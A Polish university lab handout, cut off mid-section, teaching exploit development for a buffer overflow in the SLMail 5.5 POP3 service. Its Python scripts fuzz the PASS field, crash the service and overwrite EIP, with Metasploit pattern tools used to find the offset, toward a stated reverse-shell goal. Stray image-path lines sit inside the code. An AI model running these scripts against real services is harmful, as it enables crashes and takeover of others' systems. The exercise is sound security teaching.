# Laboratorium nr 2 z BOT: Przepełnienie bufora

## Z tego laboratorium:

- dowiesz się jak przeprowadzić fuzzowanie w celu wykrycia podatności buffor overflow
- dowiesz się w jaki sposób wykorzystać metasploit do tworzenia shellcode'u
- dowiesz się w jaki sposób napisać własny eksploit wykorzystujący podatność przepełnienie bufora

## Materiały przygotowujące do laboratorium:

- wykład nr 4 z przedmiotu BOT,
- kilka słów o stosie: https://students.mimuw.edu.pl/SO/Projekt05-06/temat5-g5/pdf/prez_buf.pdf


## Treść laboratorium:

**Zadanie: Na usługę wskazaną przez prowadzącego napisać eksploit wykorzystujący podatność przepełnienia bufora. Po wykonaniu ekploita musi zostać nawiązane połączenie typu reverse shell.**

W celu wykonania zadania należy wykonać listę następujących punktów:

1. Przeprowadzenie fuzzingu w celu odkrycia ile wysyłanych bajtów danych powoduje przepełnienie bufora i zatrzymanie usługi.
2. Znalezienie offsetu.
3. Nadpisanie EIP.
4. Znalezienie Bad Characters.
5. Znalezienie odpowiedniego modułu w pamięci niezabezpieczonego przez ASLR, NX lub Safe SEH.
6. Wygenerowanie shellcode.
7. Uruchomienie eksploita i radość z uzyskanego połączenia reverse shell.

Aby wykonać wspomniane punkty sprawdźmy jak można je zrealizować je dla usługi SLMail 5.5, która jest podatna na przepełnienie bufora:




Po uruchomieniu programu należy kliknąć start, aby rozpocząć działanie usługi POP3.

*Fuzzing*

Zanim przeprowadzimy operację fuzzowania usługi POP3 należy stworzyć kod (np. w python) za pomocą którego będziemy w stanie się z nią komunikować:

```
#!/usr/bin/python
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
      print "\nSending evil buffer..."

      s.connect(('10.0.0.22',110)) # connect to IP, POP3 port
      data = s.recv(1024) # receive banner
      print data # print banner

      s.send('USER test' +'\r\n') # send username "test"
      data = s.recv(1024) # receive reply
      print data # print reply

      s.send('PASS test\r\n') # send password "test"
      data = s.recv(1024) # receive reply
      print data # print reply

      s.close() # close socket
      print "\nDone!"
except:
      print "Could not connect to POP3!”
```

Skrypt pythona uruchamiamy za pomocą polecenia:

```
python <nazwa pliku.py>
```

Jeśli wszystko wykona się poprawnie zostanie utworzone połączenie z usługą POP3. Zmodyfikujmy wcześniejszy skrypt w celu fuzzowania pola hasła podawanego podczas procesu uwierzytelnienia. Wynikowy skrypt będzie wyglądał następująco:

```
#!/usr/bin/python
import socket,sys


# Create an array of buffers
buffer=["A"]
counter=100
while len(buffer) <= 30:
        buffer.append("A"*counter)
        counter=counter+200

for string in buffer:
        print "Fuzzing PASS with %s bytes" % len(string)
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect(('10.0.0.22',110))
        s.recv(1024)
        s.send('USER test\r\n')
        s.recv(1024)
        s.send('PASS ' + string + '\r\n')
        s.send('QUIT\r\n')
        s.close()
```

Pierwsza część kodu tworzy listę ciągów znaków składających się ze znaku „A”. (Prawie) Każdy kolejny ciąg znaków zwiększany jest o 200 w stosunku do poprzedniego. W drugiej części kodu po kolei wysyłany jest jako hasło każdy z utworzonych ciągów „A”. Przed uruchomieniem skryptu na komputerze z uruchomioną usługą POP3 należy uruchomić program Immunity debugger. Narzędzie to służy do analizy kodu binarnego i dodatkowo umożliwia użycie skryptów Pythona do automatyzacji powtarzalnych zadań. Po uruchomieniu debuggera podłączamy się pod proces związany z usługą POP3 (***File*** > ***Attach***, wybieramy proces związany z usługą POP3 i klikamy na przycisk ***Attach***), a następnie klikamy w ikonę  oznaczającą uruchomienie programu (lub przyciskamy F9). W prawym dolnym rogu powinniśmy zobaczyć status działania programu jako ***Running***.

Po podpięciu pod proces w Immunity Debugger pojawiają się 4 okienka używane do wyświetlania informacji:

1. Lewy górny panel — zawiera 4 kolumny: pierwsza dotyczy adresów w pamięci, druga to szesnastkowe kody instrukcji zlokalizowany pod danym adresem, trzecia to instrukcje asemblera, a  czwarta to komentarze
2. Prawy górny panel — zawiera rejestry procesora i ich aktualną wartość.
3. Okienko w lewym dolnym rogu — zawiera zrzut szesnastkowy samej aplikacji.
4. Prawy dolny panel — zawiera zawartość stosu pamięci.




Teraz możemy uruchomić skrypt. W pewnym momencie skrypt przestanie wysyłać dane, debugger zostanie zapauzowany, a SLMail zakończy działanie z błędem. Oznacza to, że bufor został przepełniony i z komentarzy wyświetlanych przez skrypt można wywnioskować, że stało się to dla około 2700 znaków „A”. A zatem poprawiony skrypt przepełnia bufor jest następujący:


```
#!/usr/bin/python
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
buffer = 'A' * 2700

try:
      print "\nSending evil buffer..."
      s.connect(('10.0.0.22',110))
      data = s.recv(1024)
      s.send('USER username' +'\r\n')
      data = s.recv(1024)
      s.send('PASS ' + buffer + '\r\n')
      s.close()
      print "\nDone!."
except:
      print "Could not connect to POP3!"
```

Ponownie przed uruchomieniem skryptu należy uruchomić program Immunity debugger, podłączyć się pod proces związany z usługą POP3 i kliknąć w ikonę  . Ponownie usługa POP3 powinna zostać przerwana z błędem. W oknie Registers możemy sprawdzić jaką wartość przyjmuje rejestr EIP. Jest to wartość 41414141, która w zapisie HEX oznacza AAAA. Kontrola wartości rejestru EIP jest kluczowa w kontekście tworzenia eksploita, bo bezpośrednio wskazuje gdzie przejść dalej, a w związku z tym jaka następna instrukcja ma zostać wykonana:


Registers (FPU)
EAX 00000000
ECX 01F03EF0 ASCII "20/06/29 19:24:48 P3-0004: Illegal command 0(AAAA

```
root@kali:~/buffer-overflow/slMail# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 27
00
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4
Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9
Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4
Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9
Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4
Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9
Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4
Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9
Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4
Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9
Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4
Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9
Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4
Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9
Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4
Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9
Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4
Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9
Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4
Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9
Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4
Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9
Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4
Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9
Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4
Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9
```

Następnie w naszym skrypcie zmieniamy wartość zmiennej ***buffer*** na ten wygenerowany ciąg znaków:

```
#!/usr/bin/python
import socket,sys


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1],110))

buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad
1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak
1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An
6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar
1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au
6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay
1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb
6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf
1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm
1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp
6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt
1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw
6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca
1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd
6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch
1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck
6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co
1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr
6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv
1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy
6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc
1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df
6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di"

data=s.recv(1024)
s.send('USER username' + '\r\n')
data = s.recv(1024)
s.send('PASS ' + buffer + '\r\n')


s.close()
```

Przed uruchomieniem skryptu jak zawsze podpinamy się pod proces usługi POP3. Po uruchomieniu skryptu widzimy nową wartość EIP=39694438:




Teraz musimy znaleźć miejsce w pośród 2700 znaków gdzie znajduje się wartość EIP, czyli musimy znaleźć offset. Można to zrobić za pomocą skryptu:


```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2700 -
q 39694438
```




W wyniku otrzymujemy informację, że offset wynosi 2606 bajtów. W naszym skrypcie musimy zmienić zmienną ***buffer*** na określoną wartość, aby zweryfikować czy możemy wstawić własną wartość do EIP:

```
Buffer = 'A' * 2606 + 'B' * 4 +'C' * 90
```

Po uruchomieniu skryptu obserwujemy, że jesteśmy w stanie kontrolować zawartość EIP:




## Znalezienie „złych” znaków (a.k.a Bad Characters)

W zależności od aplikacji, typu luki w zabezpieczeniach i używanych protokołów, niektóre znaki mogą być uważane za „złe” i nie powinny być używane w buforze, adresie zwrotnym lub kodzie powłoki. Jednym z przykładów typowego złego znaku (zwłaszcza w przypadku przepełnienia bufora spowodowanego niesprawdzonymi operacjami kopiowania ciągów) jest bajt zerowy (***0x00***). Znak ten jest uważany za zły, ponieważ bajt null jest również używany do zakończenia operacji kopiowania łańcucha, co skutecznie obcięłoby nasz bufor do miejsca, w którym pojawia się pierwszy bajt null. Innym przykładem złego znaku, charakterystycznego dla polecenia POP3 PASS, jest powrót karetki (***0x0D***), który oznacza dla aplikacji, że osiągnięto koniec hasła. Doświadczony autor eksploitów wie, jak szukać złych znaków, aby 